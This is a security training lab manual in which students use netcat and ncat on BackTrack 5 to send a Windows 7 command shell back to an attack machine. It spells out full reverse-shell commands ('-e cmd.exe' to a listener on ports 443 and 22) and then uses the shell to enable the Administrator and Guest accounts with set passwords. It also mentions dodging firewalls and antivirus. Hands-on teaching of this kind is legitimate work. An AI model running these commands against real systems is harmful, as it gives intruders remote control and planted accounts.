


Figure 1: MSEC Network Topology

4 Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Required Virtual Machines and Applications

Log in to the following virtual machines before starting the tasks in this lab:

BackTrack 5 Internal Attack Machine	192.168.100.3
BackTrack 5 root password	password
Windows 7 Internal Attack Machine	192.168.100.5
Windows 7 student password	password

BackTrack 5 Login:

1. Click on the BackTrack 5 icon on the topology.
2. Type **root** at the **bt login:** username prompt.
3. Type **password** at the Password: prompt.

```
BackTrack 5 R1 - Code Name
bt login: root
Password: _
```

Figure 2: BackTrack 5 login

4. To start the GUI, type **startx** at the **root@bt:~#** prompt.

```
[*] To start a graphical interface, type "startx".
[*] The default root password is "toor".
root@bt:~# startx_
```

Figure 3: BackTrack 5 GUI start up

Windows 7 Login:

1. Click on the Windows 7 icon on the topology.
2. Enter the username, **student** (verify the username with your instructor).
3. Type in the password, **password** and hit enter to log in (verify the password with your instructor).




Figure 4: Windows 7 login

Task 1 Using Netcat to Send a Reverse Shell

Netcat is often referred to as a "Swiss Army Knife", because of its many capabilities. Netcat can be used to scan for open ports on a remote machine, transfer a file between machines, and send a command shell from one system to another. There are versions of the tool that work on major operating systems including Mac, Windows, Linux and UNIX.

A computer with a public IP Address cannot send a command shell to a machine sitting behind a firewall with an internal private IP Address. However, a machine on a LAN with a Private IP Address can send a command shell to a machine with a Public IP Address. The process of sending a shell out of the internal network is known as a reverse shell.




Figure 5: Sending A Reverse Shell

Task 1.1 Using Netcat

Start the Apache Server on the Attack machine

1. Open a terminal on the BackTrack 5 system by clicking on the picture to the right of the word **System** in the task bar in the top of the screen.




Figure 6: A BackTrack Terminal

Apache is web server software, which runs on a variety of operating systems. A version of Apache is included with BackTrack so the machine can perform web server functions.

2. Start the Apache server by typing the following command at the terminal.
`root@bt:~#apache2ctl start`




Figure 7: Starting the Apache Server

3. To verify that the Apache server is listening on port 80, type the following:
`root@bt:~#netstat -tan | grep 80`




Figure 8: Verifying that the Apache Web Server is Running

To test that the web server is functioning with a valid home page, you can attempt to connect to it from the Windows 7 machine by connecting to it from your browser.

4. On the Windows 7 machine, open a browser page (either Internet Explorer or Mozilla Firefox) and type the following URL:
<http://192.168.100.3> - You should the message “It works!” on the webpage.




Figure 9: Viewing the Default Web Page

BackTrack comes with netcat and several other Windows executables in the /pentest/windows-binaries directory. A binary file is an executable file.




Figure 10: Windows Binaries on the BackTrack Distribution

5. To copy netcat to the Apache directory, type the following at the terminal:
`root@bt:~#cp /pentest/windows-binaries/tools/nc.exe /var/www`




Figure 11: Copying Netcat to the WWW Directory

You will not receive a message that the file was successfully copied over.

6. To verify that the file is present in the destination directory, type the following:
`root@bt:~#ls /var/www`




Figure 12: Verifying that Netcat is in the WWW Directory

7. Download the **netcat** file from the BackTrack 5 machine, running Apache, by typing the following URL in your Windows 7 Internet Explorer browser:
<http://192.168.100.3/nc.exe>




Figure 13: The URL in the Browser

- Click the Save button at the **File Download – Security Warning** Screen.



Figure 14: Closing the Text Log

- Click on **Computer**, the **Local Disk (C :)**, and then select **Windows**. Click **Save**.




Figure 15: Downloading the Executable to the Windows Directory

If you are using the Firefox browser, saving **nc.exe** file will place it automatically in the default location, the Downloads folder.

Navigate to the Downloads folder by clicking the **Start** button and then clicking **Computer**. On the left side of the window, Click the **Downloads** folder, right-click the **nc.exe** file and select **cut**. Navigate to c:\Windows folder. In a blank area, right-click and select **paste**. Close the window after verifying that the file has been successfully moved.

Downloading executables to the Windows or Windows\system32 directory is a good idea because that will place the executable in the path. If an executable is in the path, you will be able to type the command from any directory on the system.

10. Open a command prompt on the Windows 7 machine by double clicking on the cmd-shortcut on the Desktop.



Figure 16: Opening a Command Prompt on Windows 7

11. Type the following command to verify that the netcat file transferred correctly:
C:\nc -h

```


Administrator: cmd - Shortcut
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\>nc -h
[v1.10 NT]
connect to somewhere:  nc [-options] hostname port[s] [ports] ...
listen for inbound:   nc -l -p port [options] [hostname] [port]
options:
  -d                detach from console, stealth mode
  -e prog           inbound program to exec [dangerous!!]
  -g gateway       source-routing hop point[s], up to 8
  -G num           source-routing pointer: 4, 8, 12, ...
  -h               this cruft
  -i secs          delay interval for lines sent, ports scanned
  -l              listen mode, for inbound connects
  -L              listen harder, re-listen on socket close
  -n              numeric-only IP addresses, no DNS
  -o file          hex dump of traffic
  -p port          local port number
  -r              randomize local and remote ports
  -s addr          local source address
  -t              answer TELNET negotiation
  -u              UDP mode
  -v              verbose [use twice to be more verbose]
  -w secs          timeout for connects and final net reads
  -z              zero-I/O mode [used for scanning]
port numbers can be individual or ranges: m-n [inclusive]
    
```

Figure 17: Displaying the Options for the Netcat Command

In order to receive a command prompt from the Windows 7 machine on BackTrack 5 system, a listener must be started. The receiving machine should start the listener first.

12. On the terminal within the BackTrack 5 system, type the following to start the listener: `root@bt:~#nc -l -p 443`




```
root@bt: ~
File Edit View Terminal Help
root@bt:~# nc -l -p 443
```

Figure 18: Starting a Netcat Listener on Port 443

The BackTrack machine will listen on port 443 for inbound connections. In many organizations, firewalls prevent outbound traffic from using ports other than 80 and 443. Port 80 is used for HTTP traffic and port 443 is used for HTTPS traffic.

The Windows 7 Machine needs the IP Address of the BackTrack machine and the listening port, so a command prompt can be successfully sent to the other machine.


13. Type the following command to send shell to BackTrack 5 over port 443:
`C:\>nc 192.168.100.3 443 -e cmd.exe`



```
Administrator: cmd - Shortcut - nc 192.168.100.3 443 -e cmd.exe
C:\>nc 192.168.100.3 443 -e cmd.exe
```

Figure 19: Sending a Reverse Shell Using Netcat

The `-e` at the end of the command stands for execute. If the other machine is listening on that port, it will receive a command prompt. The IP Address and port must match. On the BackTrack machine, you should have a Windows command prompt.




```
root@bt:~# nc -l -p 443
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\>
```

Figure 20: The Windows Command Prompt

14. Type the following command in the BackTrack 5 terminal to view the IP Address of the remote system:

C:\>ipconfig



```
C:\>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::78d5:d63:3ede:f5f5%11
    IPv4 Address. . . . .             : 192.168.100.5
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         : 192.168.100.1
```

Figure 21: Viewing the IP Address on the Remote Machine

15. Type the following command to view the status of the administrator account:

C:\>net user administrator




```
C:\>net user administrator
net user administrator
User name                Administrator
Full Name
Comment                  Built-in account for
ain
User's comment
Country code             000 (System Default)
Account active           No
```

Figure 22: The Administrator Account Disabled on Windows 7

You should receive the message that *the command completed successfully*. On Windows Vista and 7, the administrator account is disabled by default.

16. To enable the Administrator account on the system, type the following:

C:\> net user administrator /active:yes



```
C:\>net user administrator /active:yes
net user administrator /active:yes
The command completed successfully.
```

Figure 23: Enabling the Administrator Account

You should receive the message that *the command completed successfully*.

17. Type the following command to view the status of the administrator account:

C:\>net user administrator

```
C:\>net user administrator
net user administrator
User name           Administrator
Full Name
Comment            Built-in account for
ain
User's comment
Country code       000 (System Default)
Account active     Yes
```

Figure 24: Enabling the Administrator Account

You should receive the message that *the command completed successfully*. The administrative account is now active on the Windows 7 system.

18. Type the following command to set a password for the administrator account:

C:\>net user administrator P@ssw0rd

```
C:\>net user administrator P@ssw0rd
net user administrator P@ssw0rd
The command completed successfully.
```

Figure 25: Giving the Administrator the password of P@ssw0rd

You should receive the message that *the command completed successfully*. Type **exit** to leave the netcat session on BackTrack connected to the Windows 7 command shell.

19. Close all remaining command shells and terminals.

Task 1.2 Conclusion

Netcat can be used to perform a number of tasks, including sending a reverse shell from one machine to another. Netcat, often referred to as a Swiss Army Knife, can be used send a command shell if to a remote system if the machine listening on a given port. Once the shell connects, administrative tasks can be performed on the machine.

Task 1.3 Discussion Questions

1. What is the command to start a netcat listener on port 443?
2. What folders should you put netcat in so it is in the Windows Path?
3. What is the command to enable the administrator account?
4. In what operating systems is the Administrator account disabled by default?

Task 2 Using Ncat to Send a Reverse Shell

Ncat is part of the current nmap installer package and is similar to netcat. However, unlike netcat, ncat is not classified as a virus by most Anti-Virus vendors. Ncat also has the capability to allow users to send a command shell to be sent over IPv6.

Task 2.1 Using Ncat

Nmap and ncat come installed on the BackTrack distribution. Nmap does not come as part of the Windows operating system, but it can be downloaded from nmap.org. After you download and install the nmap package, nmap and ncat will be part of the path.

1. Open a command prompt on the Windows 7 machine by double clicking on the cmd-shortcut on the Desktop.



Figure 26: Opening a Command Prompt on Windows 7

2. Type the following command to view the available options for the ncat:
C:\ncat -h

```
Administrator: cmd - Shortcut
C:\>ncat -h
Ncat 5.51 ( http://nmap.org/ncat )
Usage: ncat [options] [hostname] [port]

Options taking a time assume seconds. Append 'ms' for milliseconds,
's' for seconds, 'm' for minutes, or 'h' for hours (e.g. 500ms).
-4                Use IPv4 only
-6                Use IPv6 only
-C, --crlf        Use CRLF for EOL sequence
-c, --sh-exec <command> Executes the given command via /bin/sh
-e, --exec <command> Executes the given command
```

Figure 27: Viewing the Available Options for Ncat

Ncat is similar to netcat, in that one machine must be listening for the other machine to connect. To connect from one machine to another, the IP Address and port must be specified. Like netcat, ncat allows you to send a command shell to the remote machine.

3. Open a terminal on the BackTrack 5 system by clicking on the picture to the right of the word **System** in the task bar in the top of the screen.




Figure 28: A BackTrack Terminal

Start the listener on BackTrack before you attempt to send the command shell.

4. Start the listener on the BackTrack 5 machine by typing the following command:
`root@bt:~#ncat -l -p 22`




Figure 29: Starting the Netcat Listener

5. On the Windows 7 system, type the following command to send a shell using ncat:
`C:\>ncat -C 192.168.100.3 22 -e cmd.exe`




Figure 30: Starting the Netcat Listener

6. Check the BackTrack 5 machine. You should have a Windows command shell.





Figure 31: The Command Prompt Sent to BackTrack via Ncat

7. Type the following command to view the IP Address of the remote system:
C:\>**ipconfig**



```
C:\>ipconfig
ipconfig


Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : 
    Link-local IPv6 Address . . . . . : fe80::78d5:d63:3ede:f5f5%11
    IPv4 Address. . . . . : 192.168.100.5
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.100.1
```

Figure 32: Viewing the IP Address on the Remote Machine

8. Type the following command to view the status of the guest account:
C:\>**net user guest**




```
C:\>net user guest
net user guest
User name                Guest
Full Name                Guest
Comment                  Built-in account for
omain
User's comment           Guest
Country code             000 (System Default)
Account active           No
```

Figure 33: The Guest Account Disabled on Windows 7

You should receive the message that *the command completed successfully*. On all Windows versions, the guest account is disabled by default.

9. To enable the guest account on the system, type the following:
C:\> **net user guest /active:yes**



```
C:\>net user guest /active:yes
net user guest /active:yes
The command completed successfully.
```

Figure 34: Enabling the Administrator Account

You should receive the message that *the command completed successfully*.

10. Type the following command to view the status of the guest account:

```
C:\>net user guest
```

```
C:\>net user guest
net user guest
User name                Guest
Full Name
Comment                  Built-in account for
omain
User's comment
Country code             000 (System Default)
Account active           Yes
```

Figure 35: Enabling the Guest Account

You should receive the message that *the command completed successfully*. The guest account is now active on the Windows 7 system.

11. Type the following command to set a password for the guest account:

```
C:\>net user guest P@ssw0rd
```

```
C:\>net user guest P@ssw0rd
net user guest P@ssw0rd
The command completed successfully.
```

Figure 36: Giving Guest a Password of P@ssw0rd

You should receive the message that *the command completed successfully*. Type **exit** to leave the netcat session on BackTrack connected to the Windows 7 command shell. Close all remaining command shells and terminals.

Task 2.2 Conclusion

